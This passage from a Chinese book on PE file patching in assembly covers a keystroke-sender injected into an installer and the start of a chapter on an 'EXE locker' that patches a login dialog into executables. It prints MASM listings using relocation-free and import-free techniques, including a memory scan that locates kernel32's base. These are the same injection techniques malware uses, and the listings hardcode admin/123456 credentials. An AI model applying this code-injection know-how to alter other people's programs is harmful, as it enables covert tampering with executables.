行54～71填充第一类的消息发送字节码。

行73～93填充第二类的消息发送字节码。

行95～111填充第三类的消息发送字节码。

行113～129填充第四类的消息发送字节码。

行131～147填充第五类的消息发送字节码。

因为五种消息发送字节码在数据定义部分都有自己的模板，所以填充时，只需要将表格中用户定义的虚拟码的值和延时值填入相应位置即可。

19.5.2　测试运行

这里用两种方法开发软件自动安装管理器。第一种方法是关于SendMessage和PostMessage的，其代码在随书文件目录chapter19中。运行界面如图19-4所示。




图　19-4　使用PostMessage发送消息的窗口

另一种方法使用keybd　_event函数发送消息，实现代码在随书文件目录chapter19\second中。此实例用记事本程序模拟安装程序，在设计测试时使用了5种类别的数据。建议读者在实际使用时采用此案例，其运行界面如图19-5所示。




图 19-5 使用函数keybd _event发送消息的窗口

测试时请按照表19-3所示内容进行。

表 19-3 测试自动安装用的数据

虚拟键码	延时值	键值类别	解释
13	500	1	回车
13	500	1	回车
66	500	1	B
13	500	1	回车
66	500	3	B
13	500	1	回车
186	500	4	冒号
13	500	1	回车
186	500	5	分号
13	500	1	回车
116	500	2	F5 功能键，在记事本中功能为输入当前日期
13	500	1	回车
18	500	2	Alt 以下为不存盘退出
70	500	1	F
88	500	1	X
78	500	1	N

当选择“打补丁并生成消息发送器”按钮后，会在C盘根目录生成两个文件：

setup.exe（打了补丁以后的安装程序）

_Message.exe（为该安装程序定制的特有的消息发送器）

该发送器是由消息发送器生成工厂创建的工具，专门用来向setup.exe发送按键消息。它会在setup.exe进程启动后，以线程的方式在后台运行。运行setup.exe，等待10秒，软件将实现由用户在界面里预定的自动安装过程。

19.6 小结

本章介绍了一种通过补丁消息发送器实现键盘自动输入的技术。利用这种技术，可以使一些常用外设输入的任务变得更加自动化、更加高效。本章的重点是消息发送器生成工厂，即根据不同用户定义创建不同消息发送器的代码。

通过这种技术可以完成一些功能类似的可执行程序的制作，比如在C/S模式下，根据服务器的不同配置，生成不同的服务器端程序或客户端程序。

第20章　EXE加锁器

如果你不想让其他人使用自己的电脑，你可以选择以下三种方法：

通过BIOS加密电脑。

为操作系统的用户设置密码。

将本机重要的可运行程序都设置为密码运行。

虽然电脑中安装的某些软件，其本身已经具备密码登录功能，如QQ、宽带上网拨号软件等，但大部分软件并不具备密码登录的功能。

这种情况下，就可以选择使用EXE加锁器。EXE加锁器是为EXE程序的运行增加权限的一种技术。如果用户想运行加锁的程序，首先会弹出密码输入框，正确则可以继续使用，错误则退出程序。它本质上是一个补丁，可以改变程序的运行流程；通过在原始PE流程的最开始处加入代码，使得被加锁的程序运行前首先弹出用户登录对话框。如果用户输入信息认证发生错误，则会提前终止程序。

结合捆绑器技术，EXE加锁器还可以辅助完成对文件和文件夹的加密。假设使用第18章开发的EXE捆绑器，将某个待加密的目录完成捆绑操作，被捆绑以后的所有文件和文件夹被存储在一个PE文件中。但是，只要有人执行这个PE文件，所有的文件就会被释放出来。这样，就失去了加密的意义。

最好的解决办法就是，使用本章介绍的EXE加锁器，将捆绑后生成的PE文件再做一次加锁，这样就实现了对文件和文件夹加密的功能。

20.1　基本思路

因为EXE加锁器是一个补丁程序，所以本章将重点介绍补丁程序的代码。

本节要开发的补丁程序具备以下三个特性：

窗口程序无需资源文件

无需导入表

无需重定位

弹出的窗口程序需要接收用户的输入，并根据输入信息执行相应的操作判断，是继续执行程序还是退出程序。

弹出的窗口中会提供几个控件，如文本编辑控件、按钮等，这些控件在前几章里都是定义在以.rc为扩展名的资源文件中。但是，本章将其作为补丁程序，需要将控件合并到目标PE中，因为，如果创造一个无需资源文件的窗口程序，就会省去打补丁时合并资源表的操作。关于免重定位和免导入表的技术请参照本书的第6章和第11章。

下面将分三步来开发这个加锁器代码，涉及的程序有：

nores.asm（免资源文件的窗口程序）

login.asm（为窗口程序添加免重定位特性）

patch.asm（最终的补丁程序）

20.2 免资源文件的窗口程序nores.asm

在汇编语言中创建窗口程序，可以使用资源文件，按照资源定义的规则使用脚本语句逐句定义窗口中的控件；也可以不使用资源文件，通过调用函数CreateWindowEx创建每个控件。要实现窗口程序的免资源文件特性，必须选择使用后者。

20.2.1 窗口创建函数CreateWindowEx

该函数可以创建一个具有扩展风格的重叠式窗口、弹出式窗口或子窗口。所有的控件在系统中都被认为是一个子窗口。该函数原型定义如下：

```
HWND CreateWindowEx(
DWORD dwExStyle，//窗口的扩展风格
LPCTSTR lpClassName，//窗口所属的类
LPCTSTR lpWindowName，//标题栏文字
DWORD dwStyle，//
int x，//窗口坐标x的值
int y,//窗口坐标y的值
int nWidth，//窗口的宽度
int nHeight，//窗口的高度
HWND hWndParent，//窗口所属父窗口句柄
HMENU hMenu，//窗口菜单句柄
HANDLE hInstance，//窗口所处应用程序句柄
LPVOID lpParam//
);
```

函数参数解释如下：

1）dwExStyle：指定窗口的扩展风格。该参数可以是下列值：

WS_EX_ACCEPTFILES：指定以该风格创建的窗口接受一个拖曳文件。

WS_EX_APPWINDOW：当窗口可见时，将一个顶层窗口放置到任务条上。

WS_EX_CLIENTEDGE：指定窗口有一个带阴影的边界。

WS_EX_CONTEXTHELP：在窗口的标题条包含一个问号标志[1]。

WS_EX_CONTROLPARENT：允许用户使用Tab键在窗口的子窗口间跳转。

WS_EX_DLGMODALFRAME：创建一个带双边的窗口；该窗口可以在dwStyle中指定WS_CAPTION风格来创建一个标题栏。

WS_EX_LEFT：窗口具有左对齐属性，这是默认设置的。

WS_EX_LEFTSCROLLBAR：滚动条在客户区的左部分。该属性只针对部分语言有效，若是其他语言，该风格被忽略并且不作为错误处理。

WS_EX_LTRREADING：窗口文本以LEFT到RIGHT（自左向右）属性的顺序显示。这是默认设置的。

WS_EX_MDICHILD：创建一个MDI子窗口。

WS_EX_NOPATARENTNOTIFY：指明以这个风格创建的窗口在被创建和销毁时不向父窗口发送WM_PARENTNOTFY消息。

WS_EX_OVERLAPPED：WS_EX_CLIENTEDGE和WS_EX_WINDOWEDGE的组合。

WS_EX_PALETTEWINDOW：为WS_EX_WINDOWEDGE、WS_EX_TOOLWINDOW和WS_WX_TOPMOST风格的组合。

WS_EX_RIGHT：窗口具有普通的右对齐属性，该属性只针对特定的语言有效。

WS_EX_RIGHTSCROLLBAR：垂直滚动条在窗口的右边界。这是默认设置的。

WS_EX_RTLREADING：窗口文本自左向右的顺序读出。该属性只针对特定的语言有效。

WS_EX_STATICEDGE：为不接受用户输入的项创建一个三维边界风格。

WS_EX_TOOLWINDOW：创建工具窗口，即窗口是一个游动的工具条[2]。

WS_EX_TOPMOST：指明以该风格创建的窗口应放置在所有非最高层窗口的上面。

WS_EX_TRANSPARENT：指定以这个风格创建的窗口在其下的同属窗口已重画时，该窗口才跟随着重画以便能显示其下的同属窗口，确保该窗口是透明的。

2）IpClassName：指向一个空结束的字符串或整型数。如果lpClassName是一个字符串，它指定了窗口的类名。这个类名可以是任何用函数RegisterClassEx注册的类名，或是任何预定义的控制类名。

3）lpWindowName：指向一个指定窗口名的空结束的字符串指针。如果窗口风格指定了标题条，由lpWindowName指向的窗口标题将

显示在标题条上。当使用CreateWindow函数来创建控件（例如按钮、选择框和静态控件）时，可使用lpWindowName来指定控件上要显示的文本。

4）dwStyle：指定创建窗口的风格。

5）x：窗口x坐标的值。

6）y：窗口y坐标的值。

7）nWidth：窗口的宽度。

8）nHeigth：窗口的高度。

9）hWndParent：父窗口句柄。

10）hMenu：附加在窗口上的菜单句柄。

11）hlnstance：与窗口相关联的模块实例的句柄。

12）lpParam：指向一个值的指针，该值传递窗口的WM_CREATE消息。

13）返回值：如果函数执行成功，返回值为新窗口的句柄；如果函数失败，返回值为NULL。若想获得更多错误信息，可以调用GetLastError函数。

[1]注意，WS_EX_CONTEXTHELP不能与WS_MAXIMIZEBOX和WS_MINIMIZEBOX同时使用。并且当窗口具有WS_EX_CONTEXTHELP风格时还必须同时指定使其具备WS_SYSMENU风格。

[2]工具窗口的标题条比一般窗口的标题条短，并且窗口标题以小字体显示。工具窗口不在任务栏里显示，当用户按下Alt＋Tab键时，工具窗口不在对话框里显示。如果工具窗口有一个系统菜单，它的图标也不会显示在标题栏里，但是，可以通过点击鼠标右键或Alt＋Space来显示菜单。

20.2.2　创建用户登录窗口的控件

下面分析要创建的EXE加锁器的窗口程序界面所包含的控件，EXE加锁器用户登录的窗口界面如图20-1所示。



图　20-1　免资源文件的用户登录窗口界面

如图所示，弹出的用户登录窗口上共有6个控件，包括2个静态文本、2个文本框和2个按钮。这6个控件的相关信息见表20-1。

表 20-1　加锁器界面控件表

编　号	控件名	窗口类	显示文字	描　述
1	ID_LABEL1	Static	用户名：	提示静态控件
2	ID_LABEL2	Static	密码：	提示静态控件
3	ID_EDIT1	Edit	默认：admin	用户名输入框
4	ID_EDIT2	Edit	默认：123456	密码输入框
5	ID_BUTTON1	Button	登录	登录按钮
6	ID_BUTTON2	Button	取消	取消按钮

表中每一个控件都需要使用函数CreateWindowEx创建。

20.2.3　窗口程序源代码

代码清单20-1演示了如何创建一个没有资源文件的窗口程序。窗口程序具备窗口消息处理子程序，可以接收用户输入，接收窗口上控件发出的消息。

代码清单20-1　不需要资源文件的登录窗口程序（chapter20\noRes.asm）

```
;------------------------
;该程序演示了一个不需要资源文件的登录窗口示例
;戚利
;2010.6.28
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
include gdi32.inc
includelib gdi32.lib

ID_BUTTON1 equ 1
ID_BUTTON2 equ 2
ID_LABEL1 equ 3
ID_LABEL2 equ 4
ID_EDIT1 equ 5
ID_EDIT2 equ 6

;数据段
.data

szCaption db '欢迎您！',0
szText db '您是合法用户，请使用该软件！',0
szCaptionMain db '系统登录',0
szClassName db 'Menu Example',0
szButtonClass db 'button',0
szEditClass db 'edit',0
szLabelClass db 'static',0

szButtonText1 db '登录',0
szButtonText2 db '取消',0
szLabel1 db '用户名：',0
szLabel2 db '密码：',0
lpszUser db 'admin',0 ;模拟用户名和密码
lpszPass db '123456',0

szBuffer db 256 dup(0)
szBuffer2 db 256 dup(0)
```

```
hInstance dd ?
hWinMain dd ?
hWinEdit dd ?
hButton1 dd ?
hButton2 dd ?
hLabel1 dd ?
hLabel2 dd ?
hEdit1 dd ?
hEdit2 dd ?

代码段
.code
;----------------
;退出程序
;----------------
_Quit proc
pushad
invoke DestroyWindow,hWinMain
invoke PostQuitMessage,NULL
popad
ret
_Quit endp
_Exit proc
invoke ExitProcess,NULL
_Exit endp
;------------------
;窗口消息处理子程序
;------------------
_ProcWinMain proc uses ebx edi esi,hWnd,uMsg,wParam,lParam
local @stPos:POINT

mov eax,uMsg

.if eax == WM_CREATE
mov eax,hWnd
mov hWinMain,eax

;标签
invoke CreateWindowEx,NULL,\
addr szLabelClass,addr szLabel1,WS_CHILD or WS_VISIBLE,\
10,20,100,30,hWnd,ID_LABEL1,hInstance,NULL
mov hLabel1,eax

invoke CreateWindowEx,NULL,\
addr szLabelClass,addr szLabel2,WS_CHILD or WS_VISIBLE,\
10,50,100,30,hWnd,ID_LABEL2,hInstance,NULL
mov hLabel2,eax

;文本框
invoke CreateWindowEx,WS_EX_TOPMOST,\
addr szEditClass,NULL,WS_CHILD or WS_VISIBLE\
or WS_BORDER,\
105,19,175,22,hWnd,ID_EDIT1,hInstance,NULL
mov hEdit1,eax
invoke CreateWindowEx,WS_EX_TOPMOST,\
addr szEditClass,NULL,WS_CHILD or WS_VISIBLE\
or WS_BORDER or ES_PASSWORD,\
105,49,175,22,hWnd,ID_EDIT2,hInstance,NULL
```

```
mov hEdit2,eax
;按钮
invoke CreateWindowEx,NULL,\
addr szButtonClass,addr szButtonText1,WS_CHILD or WS_VISIBLE,\
120,100,60,30,hWnd,ID_BUTTON1,hInstance,NULL
mov hButton1,eax
invoke CreateWindowEx,NULL,\
addr szButtonClass,addr szButtonText2,WS_CHILD or WS_VISIBLE,\
200,100,60,30,hWnd,ID_BUTTON2,hInstance,NULL
mov hButton2,eax
.elseif eax == WM_COMMAND ;处理菜单及加速键消息
mov eax,wParam
movzx eax,ax
.if eax == ID_BUTTON1
invoke GetDlgItemText,hWnd,ID_EDIT1,\
addr szBuffer,sizeof szBuffer
invoke GetDlgItemText,hWnd,ID_EDIT2,\
addr szBuffer2,sizeof szBuffer2
invoke lstrcmp,addr szBuffer,addr lpszUser
.if eax
jmp _ret
.endif
invoke lstrcmp,addr szBuffer2,addr lpszPass
.if eax
jmp _ret
.endif
invoke MessageBox,NULL,offset szText,offset szCaption,MB_OK
jmp _ret1
.elseif eax == ID_BUTTON2
_ret:call _Exit
_ret1:call _Quit
.endif
.elseif eax == WM_CLOSE
.else
invoke DefWindowProc,hWnd,uMsg,wParam,lParam
ret
.endif
xor eax,eax
ret
_ProcWinMain endp
;----------------------
;主窗口程序
;----------------------
_WinMain proc
local @stWndClass:WNDCLASSEX
local @stMsg:MSG
local @hAccelerator
invoke GetModuleHandle,NULL
mov hInstance,eax
```

```
161 ;注册窗口类
162 invoke RtlZeroMemory,addr @stWndClass,sizeof @stWndClass
163 mov @stWndClass.hIcon,NULL
164 mov @stWndClass.hIconSm,NULL
165
166 mov @stWndClass.hCursor,NULL
167 push hInstance
168 pop @stWndClass.hInstance
169 mov @stWndClass.cbSize,sizeof WNDCLASSEX
170 mov @stWndClass.style,CS_HREDRAW or CS_VREDRAW
171 mov @stWndClass.lpfnWndProc,offset _ProcWinMain
172 mov @stWndClass.hbrBackground,COLOR_WINDOW
173 mov @stWndClass.lpszClassName,offset szClassName
174 invoke RegisterClassEx,addr @stWndClass
175
176 ;建立并显示窗口
177 invoke CreateWindowEx,WS_EX_CLIENTEDGE,\
178 offset szClassName,offset szCaptionMain,\
179 WS_OVERLAPPED or WS_CAPTION or\
180 WS_MINIMIZEBOX,\
181 350,280,300,180,\
182 NULL,NULL,hInstance,NULL
183 mov hWinMain,eax
184
185 invoke ShowWindow,hWinMain,SW_SHOWNORMAL
186 invoke UpdateWindow,hWinMain ;更新客户区，即发送WM_PAINT消息
187
188
189 ;消息循环
190 .while TRUE
191 invoke GetMessage,addr @stMsg,NULL,0,0
192 .break.if eax == 0
193 invoke TranslateAccelerator,hWinMain,\
194 @hAccelerator,addr @stMsg
195 .if eax == 0
196 invoke TranslateMessage,addr @stMsg
197 invoke DispatchMessage,addr @stMsg
198 .endif
199 .endw
200 ret
201 _WinMain endp
202
203
204 start:
205 call _WinMain
206 invoke MessageBox,NULL,addr szCaptionMain,NULL,MB_OK
207 ret
208 end start
```

行161～174注册一个窗口类。行171为该窗口类中指定了消息处理子程序为_ProcWinMain。

行176～186建立主窗口，并显示。此时窗口上的6个控件尚未被画出。

行189～199是消息循环。通过调用函数GetMessage从调用线程的

消息队列里取一个消息，并将其放于指定的结构变量@stMsg；然后，使用TranslateMessage和DispatchMessage转发和派发消息到消息处理子程序。

消息处理子程序负责接收用户的输入和鼠标按键消息。用户点击“登录”按钮后，便从用户名文本框和密码文本框取回用户输入的信息，并与数据段中事先定义的字符串进行比对；如果一致，则允许用户继续运行程序，否则退出程序。因为现在尚处在测试阶段，所以根据不同的比对结果分别弹出了具有不同显示信息的对话框。

消息处理子程序还有一项很重要的任务，就是负责将窗体上的6个控件依次画出来。该代码在响应消息WM_CREATE的处理流程中，具体见代码行80～115。

测试该程序的重点是要确定程序的转向是否正确。通过调试发现，当提供的用户名和密码正确的时候，程序转向显示信息的代码；不正确的时候则退出程序，测试效果与预先设计的完全一样。接下来就要改造这个源程序，使其符合免重定位特性。

20.3 免重定位的窗口程序login.asm

这是编写补丁程序的第二步，基于上一节已经测试执行正确的nores.asm，修改其中的代码，使其符合免重定位、免导入表特性。修改包括：将数据段转移到代码段、所有涉及的直接寻址均采用免重定位技术。新的程序命名为login.asm，见代码清单20-2。

注意　此时，该程序不符合嵌入补丁框架的结构，且所有的函数调用没有使用动态加载技术，因此还不具备补丁程序特性。

代码清单20-2　免重定位信息的用户登录窗口（chapter20\login.asm）

```
;------------------------
;该程序演示了一个不需要资源文件的登录窗口
;免重定位信息，无数据段
;戚利
;2010.6.28
;------------------------
.386
.model flat,stdcall
option casemap:none
…


;代码段
.code
jmp start

szCaption db '欢迎您！',0
szText db '您是合法用户，请使用该软件！',0
szCaptionMain db '系统登录',0
szClassName db 'Menu Example',0
szButtonClass db 'button',0
szEditClass db 'edit',0
szLabelClass db 'static',0

szButtonText1 db '登录',0
szButtonText2 db '取消',0
szLabel1 db '用户名：',0
szLabel2 db '密码：',0
lpszUser db 'admin',0 ;模拟用户名和密码
lpszPass db '123456',0

szBuffer db 256 dup(0)
szBuffer2 db 256 dup(0)

hInstance dd ?
hWinMain dd ?
hWinEdit dd ?
dwRelocBase dd ?

;------------------------------------
;根据kernel32.dll中的一个地址获取它的基地址
```

```
;------------------------------------
_getKernelBase proc _dwKernelRetAddress
local @dwRet

pushad

mov @dwRet,0

mov edi,_dwKernelRetAddress
and edi,0ffff0000h ;查找指令所在页的边界，以1000h对齐

.repeat
.if word ptr [edi] == IMAGE_DOS_SIGNATURE ;找到kernel32.dll的DOS头
mov esi,edi
add esi,[esi+003ch]
.if word ptr [esi] == IMAGE_NT_SIGNATURE ;找到kernel32.dll的PE头标识
mov @dwRet,edi
.break
.endif
.endif
sub edi,010000h
.break.if edi＜070000000h
.until FALSE
popad
mov eax,@dwRet
ret
_getKernelBase endp

;-------------------------------
;获取指定字符串的API函数的调用地址
;入口参数：_hModule为动态链接库的基地址，_lpApi为API函数名的首址
;出口参数：eax为函数在虚拟地址空间中的真实地址
;-------------------------------
_getApi proc _hModule,_lpApi

ret
_getApi endp
;-----------------
;退出程序
;-----------------
_Quit proc
pushad
call @F ;免去重定位
@@:
pop ebx
sub ebx,offset @B ;求定位基地址ebx
invoke DestroyWindow,[ebx+offset hWinMain]
invoke PostQuitMessage,NULL
popad
ret
_Quit endp

_Exit proc
invoke ExitProcess,NULL
_Exit endp
;------------------
;窗口消息处理子程序
```

```
;------------------
_ProcWinMain proc uses ebx edi esi,hWnd,uMsg,wParam,lParam
local @stPos:POINT
local hLabel1:dword
local hLabel2:dword
local hEdit1:dword
local hEdit2:dword
local hButton1:dword
local hButton2:dword
call @F ;免去重定位
@@:
pop ebx
sub ebx,offset @B ;求定位基地址ebx
mov eax,uMsg
.if eax == WM_CREATE
mov eax,hWnd
mov [ebx+offset hWinMain],eax
;标签
mov eax,offset szLabelClass
add eax,ebx
mov ecx,offset szLabel1
add ecx,ebx
mov edx,[ebx+offset hInstance]
push ebx
invoke CreateWindowEx,NULL,\
eax,ecx,WS_CHILD or WS_VISIBLE,\
10,20,100,30,hWnd,ID_LABEL1,edx,NULL
mov hLabel1,eax
pop ebx
mov eax,offset szLabelClass
add eax,ebx
mov ecx,offset szLabel2
add ecx,ebx
mov edx,[ebx+offset hInstance]
push ebx
invoke CreateWindowEx,NULL,\
eax,ecx,WS_CHILD or WS_VISIBLE,\
10,50,100,30,hWnd,ID_LABEL2,edx,NULL
mov hLabel2,eax
pop ebx
;文本框
mov eax,offset szEditClass
add eax,ebx
mov edx,[ebx+offset hInstance]
push ebx
invoke CreateWindowEx,WS_EX_TOPMOST,\
eax,NULL,WS_CHILD or WS_VISIBLE\
```

```
or WS_BORDER,\
105,19,175,22,hWnd,ID_EDIT1,edx,NULL
mov hEdit1,eax
pop ebx

mov eax,offset szEditClass
add eax,ebx

mov edx,[ebx+offset hInstance]
push ebx
invoke CreateWindowEx,WS_EX_TOPMOST,\
eax,NULL,WS_CHILD or WS_VISIBLE\
or WS_BORDER or ES_PASSWORD,\
105,49,175,22,hWnd,ID_EDIT2,edx,NULL
mov hEdit2,eax
pop ebx

;按钮
mov eax,offset szButtonClass
add eax,ebx
mov ecx,offset szButtonText1
add ecx,ebx

mov edx,[ebx+offset hInstance]
push ebx
invoke CreateWindowEx,NULL,\
eax,ecx,WS_CHILD or WS_VISIBLE,\
120,100,60,30,hWnd,ID_BUTTON1,edx,NULL
mov hButton1,eax
pop ebx

mov eax,offset szButtonClass
add eax,ebx
mov ecx,offset szButtonText2
add ecx,ebx

mov edx,[ebx+offset hInstance]
push ebx
invoke CreateWindowEx,NULL,\
eax,ecx,WS_CHILD or WS_VISIBLE,\
200,100,60,30,hWnd,ID_BUTTON2,edx,NULL
mov hButton2,eax
pop ebx
.elseif eax == WM_COMMAND ;处理菜单及加速键消息
mov eax,wParam
movzx eax,ax
.if eax == ID_BUTTON1
mov eax,offset szBuffer
add eax,ebx
push ebx
invoke GetDlgItemText,hWnd,ID_EDIT1,\
eax,sizeof szBuffer
pop ebx

mov eax,offset szBuffer2
add eax,ebx
push ebx
invoke GetDlgItemText,hWnd,ID_EDIT2,\
eax,sizeof szBuffer2
```

```
pop ebx
mov eax,offset szBuffer
add eax,ebx
mov ecx,offset lpszUser
add ecx,ebx
push ebx
invoke lstrcmp,eax,ecx
pop ebx
.if eax
jmp _ret
.endif
mov eax,offset szBuffer2
add eax,ebx
mov ecx,offset lpszPass
add ecx,ebx
push ebx
invoke lstrcmp,eax,ecx
pop ebx
.if eax
jmp _ret
.endif

invoke MessageBox,NULL,offset szText,offset szCaption,MB_OK
jmp _ret1
.elseif eax == ID_BUTTON2
_ret:call _Exit
_ret1:call _Quit
.endif
.elseif eax == WM_CLOSE
.else
invoke DefWindowProc,hWnd,uMsg,wParam,lParam
ret
.endif

xor eax,eax
ret
_ProcWinMain endp


;----------------------
;主窗口程序
;----------------------
_WinMain proc _base

local @stWndClass:WNDCLASSEX
local @stMsg:MSG
local @hAccelerator

mov ebx,_base
push ebx
invoke GetModuleHandle,NULL
pop ebx
mov [ebx+offset hInstance],eax

push ebx
;注册窗口类
invoke RtlZeroMemory,addr @stWndClass,sizeof @stWndClass
mov @stWndClass.hIcon,NULL
mov @stWndClass.hIconSm,NULL
```

```
mov @stWndClass.hCursor,NULL
pop ebx
mov edx,offset _ProcWinMain
add edx,ebx
mov ecx,offset szClassName
add ecx,ebx
push [ebx+offset hInstance]
pop @stWndClass.hInstance
mov @stWndClass.cbSize,sizeof WNDCLASSEX
mov @stWndClass.style,CS_HREDRAW or CS_VREDRAW
mov @stWndClass.lpfnWndProc,edx
mov @stWndClass.hbrBackground,COLOR_WINDOW
mov @stWndClass.lpszClassName,ecx
push ebx
invoke RegisterClassEx,addr @stWndClass
pop ebx
mov edx,offset szClassName
add edx,ebx
mov ecx,offset szCaptionMain
add ecx,ebx
mov eax,offset hInstance
add eax,ebx
push ebx
;建立并显示窗口
invoke CreateWindowEx,WS_EX_CLIENTEDGE,\
edx,ecx,\
WS_OVERLAPPED or WS_CAPTION or\
WS_MINIMIZEBOX,\
350,280,300,180,\
NULL,NULL,[eax],NULL
pop ebx
mov [ebx+offset hWinMain],eax
mov edx,offset hWinMain
add edx,ebx
push ebx
push edx
invoke ShowWindow,[edx],SW_SHOWNORMAL
pop edx
invoke UpdateWindow,[edx] ;更新客户区，即发送WM_PAINT消息
pop ebx
;消息循环
.while TRUE
push ebx
invoke GetMessage,addr @stMsg,NULL,0,0
pop ebx
.break.if eax == 0
mov edx,offset hWinMain
add edx,ebx
push ebx
```

```
413 invoke TranslateAccelerator,[edx],\
414 @hAccelerator,addr @stMsg
415 pop ebx
416 .if eax == 0
417 invoke TranslateMessage,addr @stMsg
418 invoke DispatchMessage,addr @stMsg
419 .endif
420 .endw
421 ret
422 _WinMain endp
423
424
425 start:
426 ;取当前函数的栈顶值
427 mov eax,dword ptr [esp]
428 push eax
429 call @F ;免去重定位
430 @@:
431 pop ebx
432 sub ebx,offset @B
433 pop eax
434 push ebx
435 invoke _WinMain,ebx
436 pop ebx
437 mov eax,offset szCaptionMain
438 add eax,ebx
439 invoke MessageBox,NULL,eax,NULL,MB_OK
440 jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh
441 ret
442 end start
```

如代码清单所示，在代码行162～165、行187～190、行429～432均使用了重定位技术，定义控件句柄的变量全部变成了函数的局部变量。

使用编译链接执行步骤来测试生成的login.exe程序，测试结果运行正常。

注意　因为将数据段中定义的变量全部移到代码段，所以运行前需要在PE文件头部修改.text节的Characteristic属性为0E0000060h，否则会出现错误。

20.4　补丁程序patch.asm

本节是编写补丁程序的最后一步。这一步将在第二步的基础上对login.asm进行修改，主要是完善login.asm的结构，使之符合本书13.3.1节定义的嵌入补丁框架的结构；最后，使用动态加载技术完成所有要调用的外部函数。

20.4.1　获取导入库及函数

为了完成一个免导入表的补丁程序，首先通过查找login.asm源代码，将代码中引入的所有动态链接库及调用的所有外部函数记录到表20-1中。

表 20-1　补丁程序用到的导入库及函数

编　号	动态链接库	函　数　名	描　　述
1	User32.dll	CreateWindowExA	建立窗口
2	User32.dll	DefWindowProcA	窗口程序默认函数
3	User32.dll	DestroyWindow	销毁窗口
4	User32.dll	DispatchMessageA	分发消息
5	User32.dll	GetDlgItemTextA	获取文本
6	User32.dll	GetMessageA	取消息
7	User32.dll	MessageBoxA	显示信息
8	User32.dll	PostQuitMessage	发送退出消息
9	User32.dll	RegisterClassExA	注册窗口类
10	User32.dll	ShowWindow	显示窗口
11	User32.dll	TranslateAcceleratorA	转发器
12	User32.dll	TranslateMessage	转发消息
13	User32.dll	UpdateWindow	更新窗口
14	Kernel32.dll	ExitProcess	退出进程
15	Kernel32.dll	GetModuleHandleA	获取模块句柄
16	Kernel32.dll	RtlZeroMemory	内存清零
17	Kernel32.dll	lstrcmpA	字符串比较函数

获取以上信息有三种办法：

1）自己从源代码中查找这些函数，通过网络获取函数与动态链接库的关系。

2）删除代码中的include和includelib后编译程序，会出现错误提示，每一行错误提示的最后就是程序中调用的函数名。

3）使用FlexHex找到login.exe的导入表，因为链接程序已经对函数进行了分类，所以从login.exe的字节码中就能获取这些函数，以及它们与动态链接库的关系。

第一种方法太慢；第二种方法会显示许多重名的函数，效率也不

高；因此，建议大家采用第三种方法。以下是利用第三种方式获取的login.exe导入表的部分内容：

```
00000AD0  00 00 00 00 54 00 43 72 65 61 74 65 57 69 6E 64  ....T.CreateWind
00000AE0  6F 77 45 78 41 00 7E 00 44 65 66 57 69 6E 64 6F  owExA.~.DefWindo

00000AF0  77 50 72 6F 63 41 00 00 87 00 44 65 73 74 72 6F  wProcA...Destro
00000B00  79 57 69 6E 64 6F 77 00 8C 00 44 69 73 70 61 74  yWindow..Dispat
00000B10  63 68 4D 65 73 73 61 67 65 41 00 00 F4 00 47 65  chMessageA...Ge
00000B20  74 44 6C 67 49 74 65 6D 54 65 78 74 41 00 19 01  tDlgItemTextA...
00000B30  47 65 74 4D 65 73 73 61 67 65 41 00 9D 01 4D 65  GetMessageA..Me
00000B40  73 73 61 67 65 42 6F 78 41 00 BF 01 50 6F 73 74  ssageBoxA..Post
00000B50  51 75 69 74 4D 65 73 73 61 67 65 00 C8 01 52 65  QuitMessage..Re
00000B60  67 69 73 74 65 72 43 6C 61 73 73 45 78 41 00 00  gisterClassExA..
